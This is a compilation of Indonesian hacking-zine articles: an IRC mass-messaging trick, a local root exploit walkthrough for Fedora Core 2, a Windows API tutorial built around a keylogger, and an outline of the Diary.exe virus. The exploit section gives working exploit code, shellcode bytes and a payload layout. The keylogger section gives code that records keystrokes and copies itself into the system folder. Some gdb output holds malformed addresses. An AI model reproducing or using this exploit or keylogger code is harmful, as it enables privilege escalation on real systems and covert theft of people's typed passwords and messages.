Script ini mampu memberikan pesan ke seluruh chatter dalam 1 channel meskipun anda langsung di ban oleh AOP, SOP bahkan founder waktu anda mengirim pesan oleh chatter-chatter, tapi pesan anda ke chatter tersebut tidak akan hilang / atau berhenti, tapi pengiriman pesan terus berjalan, bayangkan, apa kurang hebat ? tapi script ini mempunyai kelemahan yaitu kemampuan ini tidak akan berjalan jika anda masuk ke channel besar kayak #jakarta, #bandung, #bawel, #solo, #semarang dan sebagainya, mengapa ? karena bagaimana mungkin kita chatting dengan semua orang di channel dalam 1 - 2 detik. jelas langsung disconnect, cocoknya script ini dijalankan di channel yang ga begitu rame kaya #manado, #purwokerto, #cilacap (kalo pas sepi) dan sebagainya



Sebelum kita memulai saran penulis masuklah di Option dahulu untuk mengganti themenya menjadi MIRC, tapi kalau anda tidak ingin itu juga bukan masalah untuk percobaan script ini.



Bagaimana cara menjalankan fasilitas ini ?

Pada saat anda sudah connect ke dal.net dan masuk channel maka segera **klik kanan saja pada room channel**, lalu pilih pilihan *other* dan klik pada pilihan *Send private message to everyone*, dan tulis aja pesannya, nanti para chatter jika menjawab maka anda akan terasa di ajak chat duluan.

Penulis :
^family_code^ / Kurniawan

Teknik hacking local root on Fedora core 2

made by : dokter^cinta @dalnet

greatz to #bruteforce team... @dalnet and
#indohacking, #mvp, #antihackerlink, #yogyafree, #binushacker and #jam5
crew
lets rock in roll



Mari membuat program bahasa c yang simpel untuk test vulnerability

```
[dokter@localhost fedora]$ cat vul.c  
  
int main(int argc, char *argv[])  
{  
    char buffer[256];  
    strcpy(buffer,argv[1]);  
    return 0;  
}
```

sekarang mari kita kompilasi

```
[dokter@localhost fedora]$ gcc -o vul vul.c
```

dan sekarang mari kita buat sesuatu untuk sebuah test yang sempurna

```
[dokter@localhost fedora]$ su  
Password:  
[root@localhost fedora]# chgrp root vul  
[root@localhost fedora]# chown root vul  
[root@localhost fedora]# chmod 4755 vul  
  
[root@localhost fedora]# ls -l vul  
-rwsr-xr-x 1 root root 4733 11?12 23:11 vul  
[root@localhost fedora]# su dokter  
[dokter@localhost fedora]$
```

nah sekarang kamu siap menyerang program vulnerability....
dan langkah pertama yang harus kamu jalanin adalah mencari alamat dari
<execl+3> dengan menggunakan GDB
gdb apaan tuh ? pasti kamu bertanya.... jawaban nya ... use your imajination
hehehehe

```
[dokter@localhost fedora]$ gdb vul
```

GNU gdb Red Hat Linux (6.0post-0.20040223.19rh)
 Copyright 2004 Free Software Foundation, Inc.
 GDB is free software, covered by the GNU General Public License, and you are
 welcome to change it and/or distribute copies of it under certain conditions.
 Type "show copying" to see the conditions.
 There is absolutely no warranty for GDB. Type "show warranty" for details.
 This GDB was configured as "i386-redhat-linux-gnu"...(no debugging symbols found)...Using
 host libthread_db library "/lib/tls/libthread_db.so.1".

```
(gdb) b main
Breakpoint 1 at 0x8048379
(gdb) r
Starting program: /home/dokter/fedora/vul
Error while mapping shared library sections:
: ?
    ##44611;##45228;.
Error while reading shared library symbols:
: ##27961;##47747;?##28479;##20350; ##25033;##51343;##51338;##9473;##23195; ##22777;.
(no debugging symbols found)...(no debugging symbols found)...Error while reading shared
library symbols:
: ##27961;##47747;?##28479;##20350; ##25033;##51343;##51338;##9473;##23195; ##22777;.
Error while reading shared library symbols:
: ##27961;##47747;?##28479;##20350; ##25033;##51343;##51338;##9473;##23195; ##22777;.
```

```
Breakpoint 1, 0x08048379 in main ()
(gdb) disas execl
Dump of assembler code for function execl:
0x005fea00 <execl+0>:  push   %ebp
0x005fea01 <execl+1>:  mov    %esp,%ebp
0x005fea03 <execl+3>:  lea   0x10(%ebp),%eax
0x005fea06 <execl+6>:  push  %edi
0x005fea07 <execl+7>:  push  %esi
0x005fea08 <execl+8>:  push  %ebx
0x005fea09 <execl+9>:  sub   $0x1030,%esp
0x005fea0f <execl+15>: mov   0xc(%ebp),%ecx
0x005fea12 <execl+18>: movl  $0x400,0xffffffff0(%ebp)
0x005fea19 <execl+25>: lea  0x1b(%esp),%esi
0x005fea1d <execl+29>: and  $0xffffffff0,%esi
0x005fea20 <execl+32>: call 0x58c90d <__i686.get_pc_thunk.bx>
0x005fea25 <execl+37>: add  $0x905d7,%ebx
0x005fea2b <execl+43>: mov  %ecx,(%esi)
0x005fea2d <execl+45>: test %ecx,%ecx
0x005fea2f <execl+47>: mov  %eax,0xffffffffe8(%ebp)
0x005fea32 <execl+50>: movl $0x1,0xfffffec(%ebp)
0x005fea39 <execl+57>: je   0x5fea73 <execl+115>
0x005fea3b <execl+59>: movl $0x1a,0xffffffe0(%ebp)
0x005fea42 <execl+66>: lea  0x0(%esi),%esi
0x005fea49 <execl+73>: lea  0x0(%edi),%edi
0x005fea50 <execl+80>: mov  0xffffffff0(%ebp),%edx
0x005fea53 <execl+83>: cmp  %edx,0xfffffec(%ebp)
0x005fea56 <execl+86>: je   0x5fea96 <execl+150>
0x005fea58 <execl+88>: addl $0x8,0xffffffe0(%ebp)
0x005fea5c <execl+92>: mov  0xffffffffe8(%ebp),%edx
0x005fea5f <execl+95>: mov  0xfffffec(%ebp),%edi
0x005fea62 <execl+98>: addl $0x4,0xffffffffe8(%ebp)
0x005fea66 <execl+102>: mov  (%edx),%ecx
0x005fea68 <execl+104>: mov  %ecx,(%esi,%edi,4)
0x005fea6b <execl+107>: inc  %edi
0x005fea6c <execl+108>: test %ecx,%ecx
0x005fea6e <execl+110>: mov  %edi,0xfffffec(%ebp)
0x005fea71 <execl+113>: jne  0x5fea50 <execl+80>
0x005fea73 <execl+115>: mov  0xfffffe0(%ebx),%edi
0x005fea79 <execl+121>: mov  (%edi),%ecx
0x005fea7b <execl+123>: mov  %esi,0x4(%esp)
0x005fea7f <execl+127>: mov  0x8(%ebp),%esi
0x005fea82 <execl+130>: mov  %ecx,0x8(%esp)
0x005fea86 <execl+134>: mov  %esi,(%esp)
0x005fea89 <execl+137>: call 0x5fe7a0 <execve>
0x005fea8e <execl+142>: lea  0xffffffff4(%ebp),%esp
0x005fea91 <execl+145>: pop  %ebx
0x005fea92 <execl+146>: pop  %esi
```



```

0x005fea93 <execl+147>: pop    %edi
0x005fea94 <execl+148>: pop    %ebp
0x005fea95 <execl+149>: ret
0x005fea96 <execl+150>: mov    0xffffffff(%ebp),%edx
0x005fea99 <execl+153>: mov    0xffffffe0(%ebp),%ecx
0x005fea9c <execl+156>: add    %edx,%edx
0x005fea9e <execl+158>: mov    %edx,0xffffffe4(%ebp)
0x005fea9a1 <execl+161>: and    $0xffffffff,%ecx
0x005fea9a4 <execl+164>: sub    %ecx,%esp
0x005fea9a6 <execl+166>: mov    %edx,0xffffffff0(%ebp)
0x005fea9a9 <execl+169>: mov    0xffffffe4(%ebp),%eax
0x005fea9ac <execl+172>: lea   0x1b(%esp),%edx
0x005fea9ab0 <execl+176>: and    $0xffffffff0,%edx
0x005fea9ab3 <execl+179>: lea   (%eax,%edx,1),%edi
0x005fea9ab6 <execl+182>: cmp    %esi,%edi
0x005fea9ab8 <execl+184>: je     0x5feacc <execl+204>
0x005fea9aba <execl+186>: cld
0x005fea9abb <execl+187>: mov    0xffffffff(%ebp),%ecx
0x005fea9abe <execl+190>: mov    %edx,%edi
0x005fea9ac0 <execl+192>: shl   $0x2,%ecx
0x005fea9ac3 <execl+195>: shr   $0x2,%ecx
0x005fea9ac6 <execl+198>: repz  movsl %ds:(%esi),%es:(%edi)
0x005fea9ac8 <execl+200>: mov    %edx,%esi
0x005fea9aca <execl+202>: jmp    0x5fea58 <execl+88>
0x005fea9acc <execl+204>: cld
0x005fea9acd <execl+205>: mov    0xffffffff(%ebp),%ecx
0x005fea9ad0 <execl+208>: mov    %edx,%edi
0x005fea9ad2 <execl+210>: shl   $0x2,%ecx
0x005fea9ad5 <execl+213>: shr   $0x2,%ecx
0x005fea9ad8 <execl+216>: repz  movsl %ds:(%esi),%es:(%edi)
0x005fea9ada <execl+218>: mov    %edx,%esi
0x005fea9adc <execl+220>: mov    0xffffffe4(%ebp),%edi
0x005fea9adf <execl+223>: mov    0xffffffff(%ebp),%eax
0x005fea9ae2 <execl+226>: add    %eax,%edi
0x005fea9ae4 <execl+228>: mov    %edi,0xffffffff0(%ebp)
0x005fea9ae7 <execl+231>: jmp    0x5fea58 <execl+88>
0x005fea9aec <execl+236>: nop
0x005fea9aed <execl+237>: nop
0x005fea9aee <execl+238>: nop
0x005fea9aef <execl+239>: nop
End of assembler dump.
(gdb) q
The program is running.  Exit anyway? (y or n) y

```

nah puyeng kan loe ... yang di atas itu apaan??
sama gue juga puyeng ...
tapi jangan menyerah
keep moving lolz

```
[dokter@localhost fedora]$
```

alasan nya kita tidak punya alamat dari <execl+0> atau <execl+1> karna nilai dari %ebp mungkin berubah bila "push %ebp" atau "mov %esp,%ebp" di eksekusi. kita temukan alamat dari <execl+3> sangat gampang dengan menggunakan gdb: 0x005fea03.

nah dari mana dapat nya tuh... jawaban nya tetep sama use your imagination. loh kok gitu jawaban nya.... pasti kamu berkata gitu... karna kalo di jelaskan panjang banget

bro....

hikz

:(

mari kita lanjutkan lagi
hajar.....

```
[dokter@localhost fedora]$ gdb -q vul
(no debugging symbols found)...Using host libthread_db library
"/lib/tls/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x8048379
(gdb) r
Starting program: /home/dokter/fedora/vul
Error while mapping shared library sections:
: ?
    &#44611;&#45228;.
Error while reading shared library symbols:
: &#27961;&#47747;?&#28479;&#20350; &#25033;&#51343;&#51338;&#9473;&#23195; &#22777;.
(no debugging symbols found)...(no debugging symbols found)...Error while reading shared
library symbols:
: &#27961;&#47747;?&#28479;&#20350; &#25033;&#51343;&#51338;&#9473;&#23195; &#22777;.
Error while reading shared library symbols:
: &#27961;&#47747;?&#28479;&#20350; &#25033;&#51343;&#51338;&#9473;&#23195; &#22777;.

Breakpoint 1, 0x08048379 in main ()
(gdb) x/50x 0x8049000
0x8049000:    0x464c457f    0x00010101    0x00000000    0x00000000
0x8049010:    0x00030002    0x00000001    0x080482c0    0x00000034
0x8049020:    0x00000788    0x00000000    0x00200034    0x00280007
0x8049030:    0x0019001c    0x00000006    0x00000034    0x08048034
0x8049040:    0x08048034    0x000000e0    0x000000e0    0x00000005
0x8049050:    0x00000004    0x00000003    0x00000114    0x08048114
0x8049060:    0x08048114    0x00000013    0x00000013    0x00000004
0x8049070:    0x00000001    0x00000001    0x00000000    0x08048000
0x8049080:    0x08048000    0x0000047c    0x0000047c    0x00000005
0x8049090:    0x00001000    0x00000001    0x0000047c    0x0804947c
0x80490a0:    0x0804947c    0x00000100    0x00000104    0x00000006
0x80490b0:    0x00001000    0x00000002    0x00000490    0x08049490
0x80490c0:    0x08049490    0x000000c8

(gdb)
0x80490c8:    0x000000c8    0x00000006    0x00000004    0x00000004
0x80490d8:    0x00000128    0x08048128    0x08048128    0x00000020
0x80490e8:    0x00000020    0x00000004    0x00000004    0x6474e551
0x80490f8:    0x00000000    0x00000000    0x00000000    0x00000000
0x8049108:    0x00000000    0x00000006    0x00000004    0x62696c2f
0x8049118:    0x2d646c2f    0x756e696c    0x6f732e78    0x0000322e
0x8049128:    0x00000004    0x00000010    0x00000001    0x00554e47
0x8049138:    0x00000000    0x00000002    0x00000002    0x00000005
0x8049148:    0x00000003    0x00000006    0x00000004    0x00000001
0x8049158:    0x00000005    0x00000000    0x00000000    0x00000000
0x8049168:    0x00000000    0x00000003    0x00000002    0x00000000
0x8049178:    0x00000000    0x00000000    0x00000000    0x00000044
0x8049188:    0x00000000    0x000000ef

(gdb)
0x8049190:    0x00000012    0x00000035    0x08048474    0x00000004
0x80491a0:    0x000e0011    0x00000001    0x00000000    0x00000000
0x80491b0:    0x00000020    0x00000015    0x00000000    0x00000000
0x80491c0:    0x00000020    0x0000002e    0x00000000    0x00000030
0x80491d0:    0x00000012    0x764a5f00    0x6765525f    0x65747369
0x80491e0:    0x616c4372    0x73657373    0x675f5f00    0x5f6e6f6d
0x80491f0:    0x72617473    0x005f5f74    0x6362696c    0x2e6f732e
0x8049200:    0x74730036    0x79706372    0x4f495f00    0x6474735f
0x8049210:    0x755f6e69    0x00646573    0x696c5f5f    0x735f6362
0x8049220:    0x74726174    0x69616d5f    0x4c47006e    0x5f434249
0x8049230:    0x00302e32    0x00020000    0x00000001    0x00020000
0x8049240:    0x00010001    0x00000024    0x00000010    0x00000000
0x8049250:    0x0d696910    0x00020000

(gdb)
0x8049258:    0x00000056    0x00000000    0x08049558    0x00000406
```

```

0x8049268:      0x08049568      0x00000107      0x0804956c      0x00000507
0x8049278:      0x83e58955      0x61e808ec      0xe8000000      0x000000bc
0x8049288:      0x0001a3e8      0x00c3c900      0x956035ff      0x25ff0804
0x8049298:      0x08049564      0x00000000      0x956825ff      0x00680804
0x80492a8:      0xe9000000      0xffffffffe0      0x956c25ff      0x08680804
0x80492b8:      0xe9000000      0xffffffffd0      0x895eed31      0xf0e483e1
0x80492c8:      0x68525450      0x080483ec      0x0483a468      0x68565108
0x80492d8:      0x08048370      0xffffffffbfe8      0x9090f4ff      0x53e58955
0x80492e8:      0x000000e8      0xc3815b00      0x0000126f      0xfc838b50
0x80492f8:      0x85fffffff      0xff0274c0      0xfc5d8bd0      0x9090c3c9
0x8049308:      0x83e58955      0x3d8008ec      0x0804957c      0xa1297500
0x8049318:      0x08049578      0xd285108b
(gdb)
0x8049320:      0xf6891774      0xa304c083      0x08049578      0x78a1d2ff
0x8049330:      0x8b080495      0x75d28510      0x7c05c6eb      0x01080495
0x8049340:      0xf689c3c9      0x83e58955      0x8ca108ec      0x85080494
0x8049350:      0xb81974c0      0x00000000      0x1074c085      0x680cec83
0x8049360:      0x0804948c      0xc483d0ff      0x00768d10      0x9090c3c9
0x8049370:      0x81e58955      0x000108ec      0xf0e48300      0x000000b8
0x8049380:      0x83c42900      0x458b08ec      0x04c0830c      0x858d30ff
0x8049390:      0xffffffffef8      0xff16e850      0xc483ffff      0x0000b810
0x80493a0:      0xc3c90000      0x57e58955      0xec835356      0x0000e80c
0x80493b0:      0x815b0000      0x0011aac3      0xfebae800      0x938dffff
0x80493c0:      0xfffffffff20      0xff208b8d      0xca29ffff      0xfac1f631
0x80493d0:      0x73d63902      0x90d7890f      0x20b394ff      0x46ffffff
0x80493e0:      0xf472fe39      0x5b0cc483
(gdb)
0x80493e8:      0xc3c95f5e      0x56e58955      0x0000e853      0x815b0000
0x80493f8:      0x001166c3      0x208b8d00      0x8dffffff      0xffff2083

0x8049408:      0xc1c129ff      0xc98502f9      0x75ff718d      0x003ae80b
0x8049418:      0x5e5b0000      0xf689c3c9      0x20b394ff      0x89ffffff
0x8049428:      0xd2854ef2      0xe5ebf275      0x53e58955      0x947ca152
0x8049438:      0xf8830804      0x947cbbff      0x0c740804      0xff04eb83
0x8049448:      0x83038bd0      0xf475ffff      0xc3c95b58      0x53e58955
0x8049458:      0x000000e8      0xc3815b00      0x000010ff      0xfe9ee852
0x8049468:      0x5d8bffff      0x00c3c9fc      0x00000003      0x00020001
0x8049478:      0x00000000      0xffffffff      0x00000000      0xffffffff
0x8049488 <__DTOR_END__>: 0x00000000      0x00000000      0x00000000      0x00000001
0x00000024
0x8049498 <_DYNAMIC+8>: 0x0000000c      0x08048278      0x0000000d      0x08048454
0x80494a8 <_DYNAMIC+24>: 0x00000004      0x08048148
(gdb)
0x80494b0 <_DYNAMIC+32>: 0x00000005      0x080481d4      0x00000006
0x08048174
0x80494c0 <_DYNAMIC+48>: 0x0000000a      0x00000060      0x0000000b
0x00000010
0x80494d0 <_DYNAMIC+64>: 0x00000015      0x005714b8      0x00000003
0x0804955c
0x80494e0 <_DYNAMIC+80>: 0x00000002      0x00000010      0x00000014
0x00000011
0x80494f0 <_DYNAMIC+96>: 0x00000017      0x08048268      0x00000011
0x08048260
0x8049500 <_DYNAMIC+112>: 0x00000012      0x00000008      0x00000013
0x00000008
0x8049510 <_DYNAMIC+128>: 0x6fffffff      0x08048240      0x6fffffff
0x00000001
0x8049520 <_DYNAMIC+144>: 0x6fffffff0      0x08048234      0x00000000
0x00000000
0x8049530 <_DYNAMIC+160>: 0x00000000      0x00000000      0x00000000
0x00000000
0x8049540 <_DYNAMIC+176>: 0x00000000      0x00000000      0x00000000
0x00000000
0x8049550 <_DYNAMIC+192>: 0x00000000      0x00000000      0x00000000
0x08049490
0x8049560 <_GLOBAL_OFFSET_TABLE_+4>: 0x005714d0      0x00566830      0x0058c9f0
0x080482b6
0x8049570 <data_start>: 0x00000000      0x00000000
(gdb) x/8x 0x8049564
0x8049564 <_GLOBAL_OFFSET_TABLE_+8>: 0x00566830      0x0058c9f0      0x080482b6
0x00000000

```

```
0x8049574 <__dso_handle>:      0x00000000      0x08049488      0x00000000
0x00000000
(gdb)
```

nah loh

apaan lagi tuh... puyeng kan loe... sama gue juga puyeng.. apaan nih ya??
tapi jangan khawatir karna kita temukan bagian yang bisa di gunakan dari
execl(). penjelasan nya seperti ini :

```
execl(char *path, char *arg0,...,char *argn, 0);
```

seperti yang kamu liat, akhir dari argumen dari execl() pasti null (alias kosong)
jadi kamu bisa menggunakan argumen dari execl() itu. ini penjeleasan yang lebih
detail

```
0x8049564 <_GLOBAL_OFFSET_TABLE_+8>: 0x00566830      0x0058c9f0      0x080482b6      0x00000000
-----
```

kita akan menggunakan execl() seperti "execl(0x8049568, 0x804956c,
0x8049570)". Kita harus menggunakan nilai dari alamat karna argumennya
pasti sebuah pointer.

ini penjelasan lebih detail

```
(gdb) x/8x 0x0058c9f0
0x58c9f0 <__libc_start_main>:      0x57e58955      0xec835356      0x0c458b4c      0xe810558b
-
-
0x58ca00 <__libc_start_main+16>:  0xffffffff09     0x25f8c381     0x7d8b0010     0x1c758b18
-----

(gdb) x/8x 0x080482b6
0x80482b6 <_init+62>:      0x00000868      0xffd0e900      0xed31ffff      0x83e1895e
0x80482c6 <_start+6>:      0x5450f0e4      0x83ec6852      0xa4680804      0x51080483
(gdb) q
The program is running.  Exit anyway? (y or n) y
[dokter@localhost fedora]$
```

25 bytes' data di 0x0058c9f0 adalah nama file ketika execl() di panggil. jadi kita
perlu membuat sebuah symbolic link dengan data ini. sekarang mari kita
membuat program exploit nya.

program ini harus bisa membuat hak akses kita menjadi (setuid(0)) dari program
vulnerability dan memberi akses root ketika kita sukses menyerang nya... woh...
mantap donk... hehehehehe

```
[dokter@localhost fedora]$ cat > exploit.c
#include <unistd.h>

main()
{

setreuid(geteuid(),geteuid());
setregid(getegid(),getegid());
execl("/bin/sh", "sh", 0);
```

```
}
[dokter@localhost fedora]$ gcc -o exploit exploit.c
```

mari kita membuat symbolic link untuk exploit dengan nilai dari argument pertama dari `execl()`.

```
[dokter@localhost fedora]$ ln -s /home/dokter/fedora/exploit "`perl -e 'print
"\x55\x89\xe5\x57\x56\x53\x83\xec\x4c\x8b\x45\x0c\x8b\x55\x10",
"\xe8\x09\xff\xff\xff\x81\xc3\xf8\x25\x10"``"
```

mari kita cek symbolic link nya apakah sukses.

```
[dokter@localhost fedora]$ ls -l
&#21050;&#24616;
 24
lrwxrwxrwx 1 dokter dokter 29 11?12 11:28 U??WVS??L?E??U??????????%? ->
/home/dokter/fedora/exploit
-rwxrwxr-x 1 dokter dokter 5186 11?12 11:27 exploit
-rw-rw-r-- 1 dokter dokter 101 11?12 11:27 exploit.c
-rwsr-xr-x 1 root root 4725 11?12 10:31 vul
-rw-rw-r-- 1 dokter dokter 90 11?12 10:31 vul.c
[dokter@localhost fedora]$
```

mantap... hehehheheheheheh

kalian bisa lihat kan apa yang terjadi dari proses yang terjadi

lanjut.....

pake `gdb` untuk cari nilai dari alamat nya

```
[dokter@localhost fedora]$ gdb -q vul
(no debugging symbols found)...Using host libthread_db library
"/lib/tls/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x08048370 <main+0>:  push  %ebp
0x08048371 <main+1>:  mov   %esp,%ebp
0x08048373 <main+3>:  sub  $0x108,%esp // 264 bytes are needed to overflow buffer
0x08048379 <main+9>:  and  $0xffffffff0,%esp
0x0804837c <main+12>: mov  $0x0,%eax
0x08048381 <main+17>: sub  %eax,%esp
0x08048383 <main+19>: sub  $0x8,%esp
0x08048386 <main+22>: mov  0xc(%ebp),%eax
0x08048389 <main+25>: add  $0x4,%eax
0x0804838c <main+28>: pushl (%eax)
0x0804838e <main+30>: lea  0xfffffef8(%ebp),%eax
0x08048394 <main+36>: push %eax
0x08048395 <main+37>: call 0x80482b0 <_init+56>
0x0804839a <main+42>: add  $0x10,%esp
0x0804839d <main+45>: mov  $0x0,%eax
0x080483a2 <main+50>: leave
0x080483a3 <main+51>: ret
End of assembler dump.
(gdb) q
[dokter@localhost fedora]$
```

sekarang kita dapatkan seluruh data yang kita butuhkan untuk menyerang...
lihat di bawah ini data yang telah kita kumpulkan

```
+-----+-----+
| data to overflow buffer | *first argument of execl() - 8 | *<execl + 3> |
```


Fungsi windows API



Penulis tidak bertanggung jawab atas akibat atau dampak yang disebabkan oleh penggunaan materi dari tutorial ini. Tujuan penulis hanya ingin menyampaikan materi kepada pihak-pihak yang bertanggung jawab dan "Want to learn", tidak kepada pihak-pihak yang ingin merugikan orang lain.

Intro

- ✓ API atau Application Programming Interface merupakan fungsi-fungsi Eksternal yang terdapat dalam file-file perpustakaan Windows (Library Windows) atau file library lainnya yang dapat dimanfaatkan oleh aplikasi. File Lib (Library) ini terdapat di Folder system Windows (C:\Windows\System32). Penggunaannya dalam sebuah aplikasi haruslah dideklarasikan terlebih dahulu di Source Code aplikasi.

Tujuan Penggunaan

- ✓ Kadang kita berpikir "Gimana sih aplikasi kita biar bisa nyatet ketikan keyboard?" atau "Gimana sih aplikasi kita bisa nyari folder system windust(Baca:Windows) secara otomatis tanpa kita kasi tahu pathnya terlebih dahulu?", jawabannya adalah dengan menggunakan fungsi-fungsi API yang ada. Dibuat dari bahasa apakah Fungsi API itu? Pada permulaannya API ditulis dengan bhs C/C++ lalu pemanfaatannya sangatlah luas oleh bhs program lain (VB, DELPHI, Dll) yang tentunya memerlukan suatu konversi terhadap pendeklarasiannya.

Tools atau Softwarez dan Skill yang diperlukan

- ✓ Setidaknya anda telah belajar menggunakan ataupun membuat suatu aplikasi dengan VB (Visual Basic) atau DELPHI ataupun C/C++.
Softwarez : M\$ Visual Basic 5.0/6.0, DELPHI, M\$ Visual C++ 6.0 atau compiler C/C++ yang lain
- ✓ Tools : API Text Viewer

Tutorial

- ✓ Sebagai contoh akan saya berikan suatu Aplikasi Keylogger (Aplikasi yang mencatat Ketikan keyboard lalu menyimpannya ke File .log) dengan bhs C. Fungsi API yang akan digunakan adalah :

- `GetSystemDirectory(LPSTR lpBuffer, Uint uSize)`
Adalah Fungsi API yang akan mencari Folder/Direktori System Windust Dimana LPSTR lpBuffer adalah variabel dengan tipe data char[256] dan Uint uSize adalah variabel dengan tipe data Integer dengan nilai `sizeof(lpBuffer)`. Nilai balik fungsi ini akan memberikan nilai sesuai dengan panjang Direktori system tsb. Contoh :

```
int i;char j[256];
i = GetSystemDirectory(j,sizeof(j));
misal j bermuatan = "F:\Windows\System32"
maka i == sizeof(j) == 19
```

- `GetAsyncKeyState(Uint var)`
Adalah fungsi yang akan mengembalikan nilai -32767 bila var bernilai kode ascii yang benar/valid. Contoh :

```
if(GetAsyncKeyState(i)==-32767)
printf("OK");
```

maka bila kita ketik apa saja di keyboard maka akan mencetak "OK" di layar.

- `GetKeyState(Uint var)`
Adalah fungsi yang hampir sama dgn `GetAsyncKeyState` hanya saja akan mengembalikan nilai 1 bila var bernilai benar/valid. Fungsi ini akan mengecek kondisi dari abjad yang diketikkan apakah huruf KAPITAL (`VK_CAPITAL`) yakni tombol CAPSLOCK ditekan atau tidak.

Contoh :

```
if(GetKeyState(VK_CAPITAL))
printf("KAPITAL");
```

maka bila kita menekan tombol CAPSLOCK maka akan mencetak "KAPITAL" di layar.

- ✓ Lalu bagaimana kita menggunakan fungsi-fungsi API diatas? Dalam bhs C/C++ kita dapat langsung menggunakannya tanpa perlu dideklarasikan terlebih dahulu. Sedangkan untuk Visual Basic atau DELPHI harus dideklarasikan di bagian General. Contoh (Dalam Visual BAsic 6.0) :

```
(General)
Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long)
As Integer
```

Sebagaimana kita dapat lihat fungsi API `GetAsyncKeyState` tersebut menggunakan library "user32" dan nilai baliknya adalah tipr data Integer.

Sedangkan implementasinya pada program keylogger kita adalah sebagai berikut :

✓ Penggunaan GetAsyncKeyState() :

-----potong di sini-----

```
while(1) //Perulangan tak hingga (Infinite Loop)
{
    for(j=8;j<=255;j++) //perulangan sesuai dengan ASCII (dimulai dari ASCII 8)
    {
        if (GetAsyncKeyState(j)==-32767) //Fungsi API, nilai balik = -32767 bila
ASCII valid
        {
            if (j==8) //dimana j adalah var int
            catat("[del]"); //masukkan ke fungsi catat()
            if (j==13)
            catat("[enter]");
            if (j==32)
            catat("[space]");
            if(j==VK_CAPITAL)
            catat("[CapitalLetters]");
            if (j==VK_TAB)
            catat("[TAB]");
            if (j ==VK_SHIFT)
            catat("[SHIFT]");
            if (j ==VK_CONTROL)
            catat("[CTRL]");
            if (j ==VK_PAUSE)
            catat("[PAUSE]");
            if (j ==VK_KANA)
            catat("[Kana]");
            if (j ==VK_ESCAPE)
            catat("[ESC]");
            if (j ==VK_END)
            catat("[END]");
            if (j ==VK_HOME)
            catat("[HOME]");
            if (j ==VK_LEFT)
            catat("[LEFT]");
            if (j ==VK_UP)
            catat("[UP]");
            if (j ==VK_RIGHT)
            catat("[RIGHT]");
            if (j ==VK_DOWN)
            catat("[DOWN]");
            if (j ==VK_SNAPSHOT)
            catat("[PRINT]");
            if (j ==VK_NUMLOCK)
            catat("[NUM LOCK]");
            if (j ==190 || j==110)
            catat(".");
            if (j >=96 && j <= 105) //periksa apakah yg ditekan adalah numerik
key
            {
                j = j - 48;
                teks[x]=j; //teks adalah char teks[5000]
                x++; //var x digunakan untuk pengaturan string dalam array
teks
            }
            if (j >=48 && j <= 59) //periksa apakah yg ditekan adalah numerik
key di numpad
            {
                teks[x]=j;
                x++;
            }
            if (j !=VK_LBUTTON || j !=VK_RBUTTON)
            {
```

```

        if (j >=65 && j <=90) //
        {
            if (GetKeyState(VK_CAPITAL)) //fungsi API GetKeyState()
                catat(&j);
            else
            {
                j = j +32; //mencatat alfabet kecil (non-kapital)
                teks[x]=j;
                x++;
            }
        }
    }
}

int catat(char *tamp2) //fungsi untuk memasukkan string ke dalam array teks
{
    sprintf(tamp, "%s", tamp2);
    strcat(teks, tamp);
    x=x+strlen(tamp);
}

```

-----potong di sini-----

\$>Penggunaan GetSystemDirectory() :

-----potong di sini-----

```

m=GetSystemDirectory(s,255); //m adalah var integer yang akan berisi panjang dari
path folder System Windust
if(m!=0) //Cek apakah m tidak sama dengan 0
strcat(dir,s); //memasukkan path dari folder system ke var char dir[256]
y=CopyFile(argv[0],(strcat(dir,"coba.exe")),TRUE) // copy file kita ke folder windust,
jika berhasil y akan bernilai TRUE

```

-----potong di sini-----

- ✓ Potongan Source Code diatas belumlah optimal, dikarenakan masih menggunakan statement-statement yang sama berulang kali. Lalu bagaimana dengan fungsi API yang lain? Masih banyak fungsi-fungsi API yang lain seperti `keybd_event`, `SetActiveWindow`, `LoadAccelerators` dan lain-lain. Tetapi karena keterbatasan waktu dan tempat saya tidak bisa menjabarkan satu persatu, mungkin pada kesempatan yang lain.

Thanks,

PushM0v

Any Comments, Suggestions, Critics : emomelodicfreak@yahoo.com

Referensi : Pemograman WINDOWS API dengan MS Visual Basic oleh Rahadian Hadi

- www.planet-source-code.com

- www.google.co.id

Diary.Exe, Apa dan Bagaimana?



✓ A little Words...

Penulis ingin menyampaikan bagaimana virus Diary.exe bekerja dan tidak ada maksud untuk menyinggung atau menyakiti perasaan korban - korban yang telah terinfeksi oleh virus ini. Analisis Virus dalam Artikel ini mungkin bersifat sangat Dasar, oleh karena itu Saya mohon maaf sebesar-besarnya jika ada kekurangan.

✓ Start...

>Diary.Exe adalah salah satu Virus (yang katanya cukup Berbahaya oleh Vaksin.com) buatan Vxer (pembuat Virus) lokal. Virus ini dibuat dengan menggunakan Bahasa Visual Basic 6.0.

Menurut Norman AV, virus ini dikategorikan sebagai varian dari Virus Kangen yang sempat tersebar beberapa waktu lalu. Saya tidak tahu mengapa disebut-sebut sebagai varian kangen, apakah karena Icon yang dipilih adalah Icon MS-Word? atau karena sifatnya yg menginfeksi file MS-WORD saja? Sampai saat ini saya belum tahu.. Yang pasti virus ini pertama kali disebarkan di Laboratorium Komputer di salah satu Universitas yang ada di Depok.

>Virus Diary.Exe bekerja menggunakan algoritma (yang kurang-lebihnya) sebagai berikut :

```
|START EXECUTION|

| Create File Diary Seorang Newbie.txt |
|di folder %userprofile%\Application Data|

|

|Periksa apakah folder %ProgramFiles%\Common Files\System ada?|

|----- tidak ada ----->|
|ada|
```

```

| Create file Explorer.Exe di folder | Create file di folder
| %ProgramFiles%\Common Files\System | %systemroot%\System32
|<-----|
|Infeksi key-key di Registry, Hidden file, Disableregistrytools, Dll|
|
|Periksa apakah folder %Program Files%\InstallShield Installation Information ada?|
|
|-----|
| tidak ada |----->|
| ada |
| Create folder %Program Files%\InstallShield |
| Installation Information |
|<-----|
|Create file Rsvdb.Exe ke %Program Files%\InstallShield Installation Information|
|
| Create file Regsvchk.Exe ke folder %SystemRoot%|
|
|Create file Spoolsw.Exe ke folder %userprofile%\Application Data|
|
|Execute Regsvchk.Exe|
|
|Execute Spoolsw.Exe|
|
|Deteksi dan hapus Virus Kangen All Varian di Komputer|
|
|Deteksi dan Infeksi semua File MS-Word (*.Doc) di Komputer|
|
|END EXECUTION|

```

